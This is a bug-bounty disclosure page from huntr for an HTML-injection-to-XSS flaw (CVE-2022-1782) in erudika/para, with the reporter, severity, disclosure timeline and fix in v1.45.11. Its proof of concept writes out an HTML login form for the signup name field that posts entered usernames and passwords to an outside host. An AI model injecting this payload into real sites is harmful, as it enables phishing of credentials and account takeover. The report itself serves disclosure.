huntr

Html Injection lead to cross site scripting in erudika/para

0



Reported on May 14th 2022

Description

Hi i Found a way to inject html in user's email. So in this case if a attacker set name of victim as html form it will be rendered by your system and then the render html will be sent to the victim

Proof of Concept

Goto https://paraio.com/signup/ and in name field add this payload

<form action="https://brutelogic.com.br/poc.svg/" method="post"> <label

for="username">Username:</label> <input class="userbox" type="text" name="username"/>

 <label for="password">Password:</label> <input type="text" name="password" >

<input class="button" type="submit" value="submit" /> </form>

Enter email of victim and create new account

Now goto mail and check you will see our code has been rendered as html

Submit form and xss

// PoC.js var payload = ... ```

Impact

Cross site scripting used to steal users cookies which will eventually lead to account takeover

CVE

CVE-2022-1782 (Published)

Vulnerability Type

CWE-79: Cross-site Scripting (XSS) - Generic

Severity

Critical (9.4)

Registry

Othor

Chat with us

Affected Version

1.45.10

Visibility

Public

Status

Fixed

Found by



Distorted_Hacker

@gaurav-g2



Fixed by



Alex Bogdanovski

Malboddano

maintainer

This report was seen 538 times.

We are processing your report and will contact the **erudika/para** team within 24 hours. 6 months ago

Distorted_Hacker modified the report 6 months ago

We have contacted a member of the **erudika/para** team and are waiting to hear back 6 months ago

Alex Bogdanovski validated this vulnerability 6 months ago


Distorted_Hacker has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Alex Bogdanovski marked this as fixed in v1.45.11 with commit 9d844f 6 m

Chat with us



2022 @ 418sec

huntr	part of 418sec
home	company
hacktivity	about
leaderboard	team
FAQ	
contact us	
terms	
privacy policy	

Chat with us